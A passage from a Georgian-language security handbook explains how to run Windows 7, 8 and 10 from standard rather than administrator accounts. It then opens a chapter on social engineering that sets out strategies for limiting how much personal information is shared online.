
Microsoft-ის კვლევების მიხედვით, ადმინისტრაციული ანგარიშის არგამოყენების შემთხვევაში ხარვეზების რაოდენობა 86%-ით მცირდება.

შესაბამისად, ყველა ოპერაციულ სისტემაში და განსაკუთრებით Windows-ში მოერიდეთ ადმინისტრატორის ანგარიშის გამოყენებას, თუ ეს საჭიროებას არ წარმოადგენს.

Windows – არ ვიყენებთ ადმინისტრატორის პრივილეგიებს

Windows 7-ში მოძებნეთ user account, ანუ Start ღილაკზე დაჭერის შემდეგ ძებნის უჯრაში შეიყვანეთ user account. ამის გაკეთება Control Panel-იდანაც შეიძლება. ეკრანზე გამოვა ფანჯარა:


ცხადია ვგულისხმობთ, რომ ადმინისტრატორის ანგარიშით ხართ შესული, ამ შემთხვევაში John არის ადმინისტრატორი. დააჭირეთ Manage Accounts




ეკრანზე გამოსულ ფანჯარაში დაინახავთ კომპიუტერზე დარეგისტრირებულ ყველა მომხმარებელს და მათი ანგარიშების ტიპებს. ადმინისტრატორის ანგარიშს ვერ შევცვლით, რადგან კომპიუტერზე ერთი ასეთი ანგარიში

მაინც გვჭირდება. მაგრამ შეგვიძლია შევქმნათ ახალი ანგარიში. ამისათვის კი დააჭირეთ Create a new account ბმულს

ეკრანზე გამოსულ ფანჯარაში This name will appear on the Welcome screen and the Start menu უჯრაში შეიყვანეთ მომხმარებლის სახელი. ჩვენ შემთხვევაში შეყვანილია Tim. გააქტიურეთ Standard user და დააჭირეთ Create Account ღილაკს. დაინახავთ, რომ ახალი სტანდარტული მომხმარებლის ანგარიში შეიქმნება. ამის შემდეგ დააჭირეთ მომხმარებლის სახელს. გამოვა ფანჯარა:



დააჭირეთ Create Password ბმულს.



და მიჰყევით პაროლის შექმნის პროცედურას, ანუ შეიყვანეთ პაროლი New Password უჯრაში და შემდეგ შეიყვანეთ იგივე პაროლი Confirm New Password უჯრაში. მნიშვნელოვანია, რომ password hint ანუ პაროლის შეხსენების ფრაზა შეიყვანოთ. ფრაზა ისეთი უნდა იყოს, რომ შეგახსენოთ პაროლი ან სად იპოვოთ პაროლი. მოკლედ, ისეთი რამ, რასაც სხვა ვერ მიხვდება და თქვენ საშუალებას მოგცემთ, აღიდგინოთ პაროლი. თუმცა თანამედროვე პაროლები იმდენად რთული და ნებისმიერია, რომ ალბათ ასეთი ფრაზები უკვე ძალიან მოძველდა.

ასევე გაითვალისწინეთ, რომ სულაც არ არის საჭირო, რაიმე პროგრამის ადმინისტრატორის რეჟიმში ასამუშავებლად ადმინისტრატორის პაროლით შეხვიდეთ. ამისათვის საკმარისია მარჯვნივ დააჭიროთ პროგრამის პიქტოგრამაზე და გამოსულ მენიუში აარჩიოთ Runn as administrator.

ალბათ უკვე მიხვდით, მაგრამ მაინც, როცა ახალ მომხმარებელს შექმნით, შეგიძლიათ შექმნათ როგორც ადმინისტრატორი და დაარქვათ შესაბამისი სახელი, ხოლო თქვენი ანგარიში შეცვალოთ როგორც სტანდარტული მომხმარებელი. ადმინისტრატორის ანგარიშს ნუ დაარქმევთ Admin, administrator, ან რამე მსგავსს. რაც უფრო ნაკლებად მიხვდება ჰაკერი, რომელი ანგარიშია ადმინისტრატორის, მით მეტი მუშაობა მოუწევს კომპიუტერში შესაღწევად. რა თქმა უნდა, ეს პანაცეა არ არის, მაგრამ ჰაკერს გაურთულებს საქმეს.


კომპიუტერზე დატოვეთ მხოლოდ ერთი ადმინისტრატორი, შესაბამისად, თუ ვინმეს აქვს ადმინისტრატორის უფლებები, შეცვალეთ ეს ანგარიში სტანდარტულ ანგარიშად.

წაშალეთ ან დაბლოკეთ ყველა ის ანგარიში, რომლებიც არ გამოიყენება.


Windows 8.0 და 8.1-ში User Account-ის მოძებნა ცოტა განსხვავებულია. დააჭირეთ Windows-ის ან Start ღილაკს და აკრიფეთ User Account. შემდეგ კი აამუშავეთ შესაბამისი პროგრამა. გამოვა უკვე ნაცნობი ფანჯარა. დააჭირეთ Manage Accounts

ახალი ანგარიშის შესაქმნელად დააჭირეთ Manage another account ბმულს.


გამოსულ ფანჯარაში:




დააჭირეთ Add a new user in PC settings და შემდეგ ფანჯარაში დააჭირეთ + -ით მონიშნულ Add an Account სტრიქონს.




შეგიძლიათ ანგარიში მიაბათ Microsoft-ის სხვადასხვა ინტერნეტ სერვისებს, ამისათვის უნდა შეიყვანოთ ელ-ფოსტის მისამართი, მაგრამ ჩვენ ამ ნაწილს გამოვტოვებთ, შესაბამისად, დააჭირეთ Sign in without Microsoft Account - ანუ არ დავუკავშირებთ ამ ანგარიშს Microsoft-ს.



დააჭირეთ Local Account ღილაკს და გამოსულ ფანჯარაში შეიყვანეთ შესაბამისი ინფორმაცია




ამის შემდეგ დააჭირეთ Next ღილაკს და ანგარიშიც შეიქმნება. როგორც უკვე მიხვდით, ეს შექმნის სტანდარტულ მომხმარებელს. თუ გინდათ, რომ მომხმარებელი იყოს ადმინისტრატორი, დააჭირეთ მომხმარებლის სახელს შემდეგ დააჭირეთ Edit ღილაკს და შეცვალეთ Standard User Administrator-ით.




ისევე, როგორც ზემოთ, აქაც შეგიძლიათ თქვენი ანგარიში შეცვალოთ როგორც სტანდარტული მომხმარებელი და ახალ ანგარიშს მიანიჭოთ ადმინისტრატორის უფლებები. არ დაარქვათ ადმინისტრატორის ანგარიშს რამე ისეთი სახელი, რაც ადვილად მიახვედრებს ჰაკერს, რომელი ანგარიშია ადმინისტრატორი. დატოვეთ ერთი ადმინისტრატორი კომპიუტერზე და გამორთეთ, დაბლოკეთ ან წაშალეთ ანგარიშები, რომლებიც არ გამოიყენება.

აქაც, ისევე როგორც ზემოთ, სტანდარტული ანგარიშიდან ადმინისტრატორის უფლებებით პროგრამის ასამუშავებლად მარჯვნივ დააჭირეთ პროგრამას და გამოსულ მენიუში აამუშავეთ Run as an administrator.


Windows 10 ში პროცესი 8.0-ის მსგავსია. არ არის რეკომენდებული Microsoft-თან დაკავშირებული ანგარიშის შექმნა. შესაბამისად, ახალი მომხმარებლის დამატების ფანჯარაში არ აკრიფოთ ელ-ფოსტის მისამართი.




დააჭირეთ The person I want to add doesn’t have an e-mail account ბმულს.




ამ ფანჯარაში დააჭირეთ Add a user without a Microsoft account.



შეიყვანეთ შესაბამისი ინფორმაცია და შეიქმნება ახალი ანგარიში. ახალი მომხმარებელი უნდა გამოჩნდეს მომხმარებელთა სიაში. ახლად შექმნილი მომხმარებელი შეიქმნება როგორც სტანდარტული მომხმარებელი, მომხმარებლის ტიპის შესაცვლელად დააჭირეთ მომხმარებლის სახელიან ღილაკს და გამოსულ ფანჯარაში



დააჭირეთ Change the account type და შეცვალეთ ანგარიში ადმინისტრატორად.



როცა ახალ მომხმარებელს შექმნით, იგი შეგიძლიათ შექმნათ როგორც ადმინისტრატორი და დაარქვათ შესაბამისი სახელი, ხოლო თქვენი ანგარიში შეცვალოთ როგორც სტანდარტული მომხმარებელი.

კომპიუტერზე დატოვეთ მხოლოდ ერთი ადმინისტრატორი, შესაბამისად, თუ ვინმეს აქვს ადმინისტრატორის უფლებები, შეცვალეთ ეს ანგარიში სტანდარტულ ანგარიშად. წაშალეთ, გამორთეთ ან დაბლოკეთ ყველა ის ანგარიში, რომლებიც არ გამოიყენება.

თავი 9. სოციალური ინჟინერია

ეს თავი გიჩვენებთ, როგორ დაიცვათ თავი ჰაკერებისაგან, სპამ და ფიშინგ შეტევებისაგან, მთავრობების იმ თვალთვალისაგან, რომელიც სოციალურ მედიას იყენებს თქვენზე ინფორმაციის შესაგროვებლად.


ინფორმაციის გაცემის და სოციალური იდენტურობის სტრატეგია

დღევანდელ სამყაროში სრულფასოვანი ცხოვრებისა და მოღვაწეობისათვის უფრო და უფრო ძნელი ხდება, არ მიაწოდოთ ინფორმაცია სხვადასხვა საიტებს. მომავალი თაობისათვის ალბათ კონფიდენციალურობას და ანონიმურობას სულ სხვა განმარტება ექნება. რაც უფრო ცოტაა ინფორმაცია თქვენ შესახებ ინტერნეტში, მით უფრო ნაკლებია შანსი, რომ ჰაკერებმა თუ მთავრობებმა გითვალთვალონ და თქვენი დაჰაკერება სცადონ. უნდა დაიჭიროთ ბალანსი პერსონალურ ინფორმაციის გაცემასა და ქსელში იდენტურობის შენარჩუნებას შორის. არ გეგონოთ, რომ თუ თქვენს მეგობრებს ან სანდო საიტებს მისცემთ ინფორმაციას, ეს უსაფრთხოა, რადგან ან მათ შეიძლება გადააგზავნონ თქვენი ინფორმაცია სხვებთან, ან ისინი შეიძლება დააჰაკერონ და თქვენი ინფორმაცია მოიპარონ. იცოდით, რომ საიტები, რომლებზეც ინფორმაციას აქვეყნებთ, ხდებიან თქვენი ინფორმაციის მფლობელები? ერთხელ მიცემული ინფორმაციის წაშლა ან გაუქმება, ალბათ, არც არის შესაძლებელი, რადგან საიტების უმეტესობა არქივებში ინახება. შესაბამისად, აქტიური საიტიდან შეიძლება წაშალოთ ინფორმაცია, მაგრამ ეს ინფორმაცია არქივში მაინც დარჩება. ენდობით კი მთავრობებს და ორგანიზაციებს, რომლებსაც ინფორმაციას აწვდით? ინფორმაცია, რომელსაც დახურულ ფორუმებში განათავსებთ, შეიძლება საჯარო გახდეს. შესაბამისად, ყოველთვის იგულისხმეთ, რომ ინტერნეტში თუ ვინმესათვის სხვა გზით მიცემული პერსონალური ინფორმაცია შეიძლება საჯარო გახდეს. თუ რომელიმე ღრუბელს იყენებთ თქვენი ფაილების შესანახად, რა მოხდება, თუ ეს საიტი შეწყვეტს არსებობას? მაგალითად, თუ ფოტოებს ინახავთ სადმე, რა მოხდება, თუ ეს საიტი გაქრება და დაკარგავთ ყველა ფოტოს? შეიძლება არ დადოთ ფოტოები საიტებზე, მაგრამ რა მოხდება, თუ ვიღაცეები გთაგავენ სხვადასხვა ფოტოზე, ან თუ საკუთარ აზრს გამოხატავთ სოციალურ მედიაზე, ეს ხომ თქვენი პოლიტიკური ან სხვა ტიპის ორიენტაციას აჩვენებს.

გინდათ, რომ გააერთიანოთ თქვენი კოლეგები და მეგობრები და ერთი ტიპის ინფორმაცია მიაწოდოთ ყველას, ან აკეთებთ ისეთ რამეს, რის წინააღმდეგაც ქვეყნებს აქვთ კანონები ან უბრალოდ არ მოსწონთ, ან ინფორმაციის გასაჯაროებით შეიძლება სხვები ჩააყენოთ ცუდ მდგომარეობაში?

https://tosdr.org/ საიტი იძლევა სხვადასხვა სოციალური მედიის ხელშეკრულებებს საიტის გამოყენებაზე (Terms & Conditions) და აგიხსნით, რას ნიშნავს ამ ხელშეკრულებების ნაწილები.

ეს საიტი გეუბნებათ, რაში იყენებენ სოციალური საიტები თქვენს ინფორმაციას, შესაბამისად, შეგიძლიათ შეარჩიოთ საიტები, რომლებიც თქვენთვის კომფორტულია.




ინფორმაციის გაცემის სხვადასხვა სტრატეგია არსებობს:


1. თავის არიდების (avoidance) სტრატეგია ყველას სჯობია.

ეს სტრატეგია ნიშნავს უბრალოდ ინფორმაციის არმიწოდებას, ფორმების არშევსებას და არდარეგისტრირებას. ინფორმაცია თქვენ შესახებ ქსელში მინიმალურად უნდა იყოს წარმოდგენილი, თუმცა ასე ცხოვრება ხშირად შეუძლებელია. სადაც ამის გაკეთება შესაძლებელია, მოერიდეთ ზედმეტი ინფორმაციის გაცემას.

2. თუ გვერდის ავლა შეუძლებელია, შეეცადეთ დანაწევრების (compartmentalization) საშუალებით




ინფორმაციის დაცვას, ანუ სხვადასხვა მედიაზე რომ სხვადასხვა იდენტობა გქონდეთ - ანუ გამოიყენოთ სხვადასხვა ზედმეტსახელები. ამ საიტებმა შეიძლება ინფორმაცია გასცენ თქვენ შესახებ, მაგრამ ძნელი იქნება ასეთი ინფორმაციის თქვენთან დაკავშირება. მაგალითად, თუ კადრების განყოფილება შეეცდება ასეთი ინფორმაციის მოძიებას, ამას ვერ გააკეთებენ.



3. შემდეგი მეთოდია ინფორმაციის შინაარსის კონტროლი, ანუ ყოველთვის უნდა აკონტროლოთ, რა ინფორმაციას დებთ საიტზე. ეს კი პრინციპში რისკიანი სტრატეგიაა, რადგან შეიძლება შემთხვევით მაინც გასცეთ მნიშვნელოვანი ინფორმაცია. მაგალითად, ჩამოტვირთოთ რამე პროგრამა, დარეგისტრირდეთ თქვენი ნამდვილი სახელით და არ იცოდეთ, რომ ეს პროგრამა იღებს ადგილმდებარეობას ან რამე სხვა ინფორმაციას თქვენს შესახებ.

4. ასევე, შეგიძლიათ დაჰყოთ ინფორმაცია აუდიტორიის მიხედვით და სხვადასხვა იდენტობით დარეგისტრირდეთ სხვადასხვა სოციალურ მედიაზე, თუმცა ეს კიდევ უფრო რისკიანი სტრატეგიაა. რადგან ინფორმაცია მაინც განათავსეთ და შესაძლებელია ამ საიტებიდან მიღებული ინფორმაციის ერთმანეთთან შედარება. მონაცემები კი შეიძლება გადაეცეს სხვებს.

5. და ბოლოს ყველაზე რისკიანი სტრატეგიაა ღია ინფორმაცია, ზოგი თავის ცხოვრებას ასე ატარებს. ზოგიერთი კულტურისათვის თუ საზოგადოებისათვის ეს მისაღებია. თუმცა ასეთ შემთხვევებშიც კი უნდა შეეცადოთ საჯარო ინფორმაციის შეზღუდვას.



6. და ბოლოს, ალბათ ყველაზე უფრო გამოსადეგი და პრაქტიკული სტრატეგიაა ზემოთ აღწერილი სტრატეგიების კომბინაციების გამოყენება.

ყოველთვის შეეცადეთ შეამციროთ პერსონალური ინფორმაციის გაცემა.

https://www.eff.org/who-has-your-back-government-data-requests-2015 გიჩვენებთ, თუ როგორ იცავს სხვადასხვა მედია თუ ორგანიზაცია პერსონალურ მონაცემებს, რომელმაც შექმნა ინფორმაციის გაცემის შეფასების კარგი მეთოდოლოგია და ამ მეთოდოლოგიით აფასებს სხვადასხვა საიტებს.

https://www.techlicious.com/tip/complete-guide-to-facebook-privacy-settings/ საიტი არის Facebook-ის კონფიდენციალურობის (Privacy) პარამეტრების განსაზღვრის და შეიცვლის ერთ-ერთი საუკეთესო სახელმძღვანელო.

